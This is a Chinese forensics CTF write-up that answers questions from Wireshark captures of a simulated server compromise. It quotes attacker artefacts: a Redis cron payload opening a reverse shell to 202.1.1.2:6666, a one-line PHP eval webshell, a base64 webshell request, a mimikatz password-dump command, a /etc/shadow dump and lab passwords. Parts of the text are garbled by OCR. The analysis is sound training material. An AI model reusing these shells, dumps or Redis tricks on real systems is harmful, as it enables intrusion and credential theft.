<br/>Scanning IP 192.168.1.8<br/>
15
Port: 80 is open<br/>
17
Port: 3306 is open<br/>
21
<br/>Scanning IP 192.168.1.9<br/>
22
<br/>Scanning IP 192.168.1.10<br/>
22
<br/>Scanning IP 192.168.1.11<br/>

<br/>Scanning IP 192.168.1.1<br/>
Port: 80 is open<br/>
<br/>Scanning IP 192.168.1.8<br/>
Port: 80 is open<br/>
Port: 3306 is open<br/>

```


Scanning IP 192.168.1.33

17Port: 3306 is open

Scanning IP 192.168.1.74

Port: 80 is open

Port: 3306 is open

Scanning IP 192.168.1.159

Port: 80 is open

Port: 8080 is open

Port: 3306 is open

Scanning IP 192.168.1.169

15
Port: 80 is open

17
Port: 3306 is open

21

Scanning IP 192.168.2.1

15
Port: 80 is open

21

Scanning IP 192.168.2.20

15
Port: 80 is open

17
Port: 3306 is open

22

22

Scanning IP 192.168.2.66

15
Port: 80 is open

17
Port: 3306 is open

17
Port: 6379 is open

22

22

Scanning IP 192.168.2.88

15
Port: 21 is open

15
Port: 80 is open

17
Port: 3306 is open

22

21

Scanning IP 192.168.3.1

15
Port: 80 is open

Scanning IP 192.168.3.6

15
Port: 80 is open

17
Port: 3306 is open

21

7.服务器1安装的修补程序名称 从systeminfo返回可看出


8.网站根目录的绝对路径(注意: 大写, 左斜杠, 最后要有一个斜杠) phpinfo 可找到

9.黑客使用什么命令或文件进行的内网扫描 scan.php

10.扫描结果中服务器2开放了哪些端口(端口号从小到大, 用空格隔开)

前面只扫了192.168.1.1-192.168.3.255 说明服务器2就从这个网段之间, 并且有端口开放的那几个之间选择。

数据包四



所以服务器2 ip 192.168.2.66

从上面scan.php返回结果可知, 扫描结果中服务器2开放了80 3306 6379

11.黑客执行的什么命令将administrator的密码保存到文件中

返回数据包3, 黑客用mimikatz dump下服务器已的密码

data2_00003_20180208095527

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

http://202.1.1.2

No.	Protocol	Time	Source	Destination	Length	Info
155876	HTTP	09:59:19.610363	192.168.1.74	202.1.1.2	291	HTTP/1.1 200 OK (text/html)
156917	HTTP	09:59:20.701817	202.1.1.2	192.168.1.74	903	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
156933	HTTP	09:59:20.708069	192.168.1.74	202.1.1.2	744	HTTP/1.1 200 OK (text/html)
161899	HTTP	09:59:28.002781	202.1.1.2	192.168.1.74	1005	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
161972	HTTP	09:59:28.154675	192.168.1.74	202.1.1.2	291	HTTP/1.1 200 OK (text/html)
165398	HTTP	09:59:33.273451	202.1.1.2	192.168.1.74	1049	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
165402	HTTP	09:59:33.274401	192.168.1.74	202.1.1.2	539	HTTP/1.1 200 OK (text/html)
165836	HTTP	09:59:34.238956	202.1.1.2	192.168.1.74	691	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
165846	HTTP	09:59:34.242606	192.168.1.74	202.1.1.2	1211	HTTP/1.1 200 OK (text/html)
187524	HTTP	10:00:05.120612	202.1.1.2	192.168.1.74	935	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
187622	HTTP	10:00:05.286318	192.168.1.74	202.1.1.2	309	HTTP/1.1 200 OK (text/html)
197634	HTTP	10:00:19.688621	202.1.1.2	192.168.1.74	959	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)

```

Content-Type: text/html\r\n
\r\n
[HTTP response 1/1]
[Time since request: 0.003650000 seconds]
[Request in frame: 165836]
File Data: 3871 bytes
Line-based text data: text/html
->|\r\n
.#####. mimikatz 2.1 (x86) built on Jan 21 2017 01:21:51\r\n
.# # ^ # #. "A La Vie, A L'Amour"\r\n
## / \ ## /* * *\r\n
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )\r\n
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)\r\n
'#####' with 20 modules * * *\r\n
\r\n
mimikatz(commandline) # privilege::debug\r\n
Privilege '20' OK\r\n
\r\n
mimikatz(commandline) # sekurlsa::logonpasswords\r\n
\r\n
Authentication Id : 0 ; 996 (00000000:000003e4)\r\n
Session : Service from 0\r\n
User Name : NETWORK SERVICE\r\n
Domain : NT AUTHORITY\r\n
  
```

Text item (text), 42 字节 | 分组: 509065 · 已显示

说明将administrator的密码保存到文件中的操作就在这附近

data2_00003_20180208095527

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

http://202.1.1.2

No.	Protocol	Time	Source	Destination	Length	Info
110989	HTTP	09:58:14.067497	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
134805	HTTP	09:58:47.887380	202.1.1.2	192.168.1.74	662	POST /my/scan.php HTTP/1.1 (application/x-www-form-urlencoded)
142999	HTTP	09:58:59.988419	202.1.1.2	192.168.1.74	895	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
143005	HTTP	09:58:59.994467	192.168.1.74	202.1.1.2	286	HTTP/1.1 200 OK (text/html)
143245	HTTP	09:59:00.516929	202.1.1.2	192.168.1.74	895	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
143247	HTTP	09:59:00.523094	192.168.1.74	202.1.1.2	347	HTTP/1.1 200 OK (text/html)
143941	HTTP	09:59:01.430852	202.1.1.2	192.168.1.74	903	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
143943	HTTP	09:59:01.450334	192.168.1.74	202.1.1.2	729	HTTP/1.1 200 OK (text/html)
155872	HTTP	09:59:19.604277	202.1.1.2	192.168.1.74	905	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
155876	HTTP	09:59:19.610363	192.168.1.74	202.1.1.2	291	HTTP/1.1 200 OK (text/html)
156917	HTTP	09:59:20.701817	202.1.1.2	192.168.1.74	903	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
156933	HTTP	09:59:20.708069	192.168.1.74	202.1.1.2	744	HTTP/1.1 200 OK (text/html)
161899	HTTP	09:59:28.002781	202.1.1.2	192.168.1.74	1005	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
161972	HTTP	09:59:28.154675	192.168.1.74	202.1.1.2	291	HTTP/1.1 200 OK (text/html)
165398	HTTP	09:59:33.273451	202.1.1.2	192.168.1.74	1049	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
165402	HTTP	09:59:33.274401	192.168.1.74	202.1.1.2	539	HTTP/1.1 200 OK (text/html)
165836	HTTP	09:59:34.238956	202.1.1.2	192.168.1.74	691	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
165846	HTTP	09:59:34.242606	192.168.1.74	202.1.1.2	1211	HTTP/1.1 200 OK (text/html)
187524	HTTP	10:00:05.120612	202.1.1.2	192.168.1.74	935	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)
187622	HTTP	10:00:05.286318	192.168.1.74	202.1.1.2	309	HTTP/1.1 200 OK (text/html)
197634	HTTP	10:00:19.688621	202.1.1.2	192.168.1.74	959	POST /abc.php HTTP/1.1 (application/x-www-form-urlencoded)

```

Host: 202.1.1.1\r\n
> Content-Length: 709\r\n
Connection: close\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URI: http://202.1.1.1/abc.php]
[HTTP request 1/1]
[Response in frame: 161972]
File Data: 709 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "ge" = "@eval(/*12345*/base64_decode($_POST[z0]));"
> Form item: "z0" = "Gluav9zZXQoImRpc3B5YXlFZXJyb3JzIiwicmIp00BzZXRfG1tZV95aWp1dCgWkTtAc2V0X2h1Z2l1Zjx3F1b3Rlcl19Yldw50aw1lKdAp02VjaG8oIi0+fCIP0zsk"
> Form item: "z1" = "Y2lk"
> Form item: "z2" = "Y2QgL2QgIkM6FdxV1xteVxtaw1pXCImbWltawthdHouZxh1IC1iChJpdm1sZwld0jpkZWJ1ZyIiIC1iC2VrdXJsc2E60mxvZ29ucGFzZ3dvcnRzIiIgzXhpdCA="
  
```

```
cd /d "C:\WWW\my\mimi\ "&mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords"" exit >> log.txt&echo [S]&cd&echo [E]
```


12.服务器1的系统管理员administrator的密码是什么

从上面mimiditz的log可知administrator的密码为Simplexue123

13.黑客进行内外扫描的ip范围(格式:xx.xx.xx.xx~xx.xx.xx.xx) 192.168.1.1~192.168.3.255

14.服务器1的mysql的root用户的密码是什么

mysql 相关信息一般都存在config配置文件中



The screenshot shows a Wireshark capture of network traffic. The filter is set to '(http.request.uri contains "config")'. The packet list pane shows several HTTP HEAD requests for various configuration files. The selected packet (No. 457966) is a HEAD request for '/admin/inc_config.php'.

No.	Protocol	Time	Source	Destination	Length	Info
75341	HTTP	10:08:32.751090	192.168.1.74	192.168.2.66	158	HEAD /CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=//web.config HTTP/1.1
113060	HTTP	10:08:45.290511	192.168.1.74	192.168.2.66	103	HEAD /web.config HTTP/1.1
130778	HTTP	10:08:51.564261	192.168.1.74	192.168.2.66	107	HEAD /config.asp.bak HTTP/1.1
132140	HTTP	10:08:51.932729	192.168.1.74	192.168.2.66	113	HEAD /admin_config.asp.bak HTTP/1.1
143295	HTTP	10:08:55.662872	192.168.1.74	192.168.2.66	119	HEAD /admin/include/admin.config HTTP/1.1
144001	HTTP	10:08:55.991265	192.168.1.74	192.168.2.66	113	HEAD /admin/inc/config.inc HTTP/1.1
146403	HTTP	10:08:56.849035	192.168.1.74	192.168.2.66	115	HEAD /data/sql2009car.config HTTP/1.1
146553	HTTP	10:08:56.889587	192.168.1.74	192.168.2.66	123	HEAD /database2009/sql2009car.config HTTP/1.1
147187	HTTP	10:08:57.088064	192.168.1.74	192.168.2.66	119	HEAD /database/sql2009car.config HTTP/1.1
298294	HTTP	10:10:04.959619	192.168.1.74	192.168.2.66	109	HEAD /admin_config.php HTTP/1.1
301546	HTTP	10:10:06.339741	192.168.1.74	192.168.2.66	103	HEAD /config.php HTTP/1.1
340974	HTTP	10:10:23.597487	192.168.1.74	192.168.2.66	104	HEAD /configs.php HTTP/1.1
450122	HTTP	10:11:11.816487	192.168.1.74	192.168.2.66	109	HEAD /admin/config.php HTTP/1.1
457966	HTTP	10:11:15.394275	192.168.1.74	192.168.2.66	113	HEAD /admin/inc_config.php HTTP/1.1
472649	HTTP	10:11:21.962271	192.168.1.74	192.168.2.66	113	HEAD /admin/z9v8config.php HTTP/1.1

可以http过滤后查看113060到472649之间的config请求包及response,或者直接过滤root

```
http contains "root"
```

No.	Protocol	Time	Source	Destination	Length	Info
69511	HTTP	10:08:30.662659	202.1.1.2	192.168.1.74	355	POST /my/tunnel.nosocket.php?cmd=forward HTTP/1.1
69815	HTTP	10:08:30.827721	192.168.1.74	192.168.2.66	104	HEAD /webroot.rar HTTP/1.1
70119	HTTP	10:08:30.899946	202.1.1.2	192.168.1.74	355	POST /my/tunnel.nosocket.php?cmd=forward HTTP/1.1
70273	HTTP	10:08:30.931271	192.168.1.74	192.168.2.66	104	HEAD /wwwroot.rar HTTP/1.1
85514	HTTP	10:08:35.964453	202.1.1.2	192.168.1.74	355	POST /my/tunnel.nosocket.php?cmd=forward HTTP/1.1
86638	HTTP	10:08:36.380050	192.168.1.74	192.168.2.66	104	HEAD /wwwroot.zip HTTP/1.1
486172	HTTP	10:11:32.664707	192.168.2.66	192.168.1.74	60	HTTP/1.1 200 OK (text/html)
486196	HTTP	10:11:32.693182	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
546380	HTTP	10:12:42.445266	192.168.2.66	192.168.1.74	1514	Continuation
546512	HTTP	10:12:42.455637	192.168.2.66	192.168.1.74	1514	Continuation
546758	HTTP	10:12:42.591271	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
589145	HTTP	10:13:30.168992	192.168.1.74	202.1.1.2	1514	Continuation
589531	HTTP	10:13:30.210128	192.168.1.74	202.1.1.2	1514	[TCP Previous segment not captured] Continuation
589743	HTTP	10:13:30.233186	192.168.1.74	202.1.1.2	1514	Continuation
667448	HTTP	10:15:06.585383	192.168.2.66	192.168.1.74	60	HTTP/1.1 200 OK (text/html)
667732	HTTP	10:15:06.785667	192.168.1.74	202.1.1.2	60	HTTP/1.1 200 OK (text/html)
685147	HTTP	10:15:26.256547	192.168.1.74	202.1.1.2	682	HTTP/1.1 200 OK (text/html)

Line-based text data: text/html

```

->|<?php\r\n
$mydbhost="localhost";\r\n
$mydbuser="root";\r\n
$mydbpw = "windpasssql";\r\n
$mydbname="510cms";\r\n
$conn = "";\r\n
$mydbcharset="GBK";\r\n
$web_picdir="../upload";\r\n
\r\n
$smarty_template_dir = './templates/';\r\n
$smarty_compile_dir = './templates_c/';\r\n
$smarty_config_dir = './configs/';\r\n
$smarty_cache_dir = './cache/';\r\n
$smarty_caching = false;\r\n
$smarty_delimiter = explode("|","{|}");\r\n
\r\n
\r\n

```

15.黑客在服务器2中查看了哪个敏感文件(拿到shell之后), 请写出绝对路径

数据包5

tcp and !(tcp.port == 80) and !(tcp.port == 443) and !(tcp.stream eq 98) and ip.addr == 202.1.1.2

追踪tcp流

```
bash: no job control in this shell
[root@cloudc ~]# whoami
wwhoami
root
[root@cloudc ~]# cd /var/www/html
ccd /var/www/html
[root@cloudc html]# ls
lls
404.html
aCloud
act_alipay_push.php
act_alipay_receive.php
actions
active.php
admin
admin.php
ajax.php
alipay.php
api
apps
apps.php
attachment
cate.php
ck.php
ckquestion.php
columns.php
connexion
data
faq.php
favicon.ico
forumcn.php
```

可看到绝对路径/var/www/html/

16.服务器2的web网站后台账号密码(格式:账号/密码)

http contains "admin" || http contains "pass"

The screenshot shows a Wireshark capture of an HTTP transaction. The packet list pane on the left shows a list of packets, with packet 23061 selected. The packet details pane shows the structure of the HTTP response, including the Content-Type and the body data. The body data is expanded to show line-based text, which is PHP code. Two lines of code are highlighted with red boxes:

```

// .....
$manager = array('admin','root');
// .....
$manager_pwd = array('ba0e4bb1cd773880b97d0ca3b313f6','142a1ca0def80dc0b70042d133cbcae4');

```

The packet bytes pane on the left shows the raw data of the selected packet, including the PHP code being analyzed.

服务器2开启的6379端口应该是redis的，貌似黑客通过redis未授权访问拿到shell然后进行后续操作的。

那么应该过滤tcp.port == 6379

数据包4内没有相关内容

数据包5

```
$1
x
$51

***** bash -i >& /dev/tcp/202.1.1.2/6666 0>&1

+OK
*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
+OK
*4
$6
config
$3
set
$10
dbfilename
$4
root
+OK
*1
$4
save
+OK
```

客户端 分组 50 服务器 分组 11 turn(s).

Entire conversation (11 kB)

显示和保存数据为 ASCII

流 98

查找: 查找下一个(N)

滤掉此流

打印

Save as...

Back

Close

Help

```
***** bash -i >& /dev/tcp/202.1.1.2/6666 0>&1
```

so黑客在redis未授权访问中反弹shell的ip和端口是202.1.1.2和6666

18.黑客拿到权限后执行的第二条命令是什么

```
cd /var/www/html
```

```
bash: no job control in this shell
[root@cloud ~]# whoami
wwhoami
root
[root@cloud ~]# cd /var/www/html
ccd /var/www/html
[root@cloud html]# ls
lls
404.html
aCloud
act_alipay_push.php
act_alipay_receive.php
actions
active.php
admin
admin.php
ajax.php
alipay.php
api
apps
apps.php
attachment
cate.php
ck.php
ckquestion.php
columns.php
connexion
data
faq.php
favicon.ico
forumcn.php
```

19.服务器2的root用户密码是什么

```
search.php
sendemail.php
sendpwd.php
show.php
simple
sitemap.php
slide.php
sort.php
template
tenpay.php
thread.php
trade.php
u
uc_client
u.php
userpay.php
y.php
[root@cloud: html]# echo '<?php eval($_POST[a]);'>indexs.php
eecho '<?php eval($_POST[a]);'>indexs.php
You have new mail in /var/mail/root
[root@cloud: html]# cat indexs.php
ccat indexs.php
<?php eval($_POST[a]);
[root@cloud: html]# cat /etc/shadow
ccat /etc/shadow
root:$6$pJIpnrap9xQnDvB/$dGJnXpT1mMIzAD7K0WiE12rKVRgqCleL9u528e/
Bgc2AIblZ3I1bDXfklZhFehU/C3eCt/il35tiQP1DFccV00:17030:0:99999:7:::
bin:*:15980:0:99999:7:::
daemon:*:15980:0:99999:7:::
adm:*:15980:0:99999:7:::
lp:*:15980:0:99999:7:::
```

20. 黑客向服务器2写入webshell的命令

```
Wireshark · 追踪 TCP 流 (tcp.stream eq 167) · data2_00005_20180208101730
search.php
sendemail.php
sendpwd.php
show.php
simple
sitemap.php
slide.php
sort.php
template
tenpay.php
thread.php
trade.php
u
uc_client
u.php
userpay.php
y.php
[root@cloud html]# echo '<?php eval($_POST[a]);>indexs.php'
eecho '<?php eval($_POST[a]);>indexs.php'
You have new mail in /var/mail/root
[root@cloud html]# cat indexs.php
ccat indexs.php
<?php eval($_POST[a]);
[root@cloud html]# cat /etc/shadow
ccat /etc/shadow
root:$6$pJIpnrap9xQnDvB/$dGJnXpT1mMIzAD7K0WiE12rKVRgqCleL9u528e/
Bg2AIblZ3I1bDXfkLZhFehU/C3eCt/il35tiQP1DFccV00:17030:0:99999:7:::
bin:!:15980:0:99999:7:::
daemon:!:15980:0:99999:7:::
adm:!:15980:0:99999:7:::
lp:!:15980:0:99999:7:::
sync:!:15980:0:99999:7:::
```

21.pcap中哪些ip发送过无偿ARP包(空格分隔, 时间顺序排序)

无偿arp包, 可以发现isgratuitous必须为true。利用规则arp.isgratuitous == true可以找到数据包。。。

不过, 我还是没找到。。。

转载于:<https://www.cnblogs.com/1go0/p/10065813.html>



[创作打卡挑战赛](#)
[赢取流量/现金/CSDN周边激励大奖](#)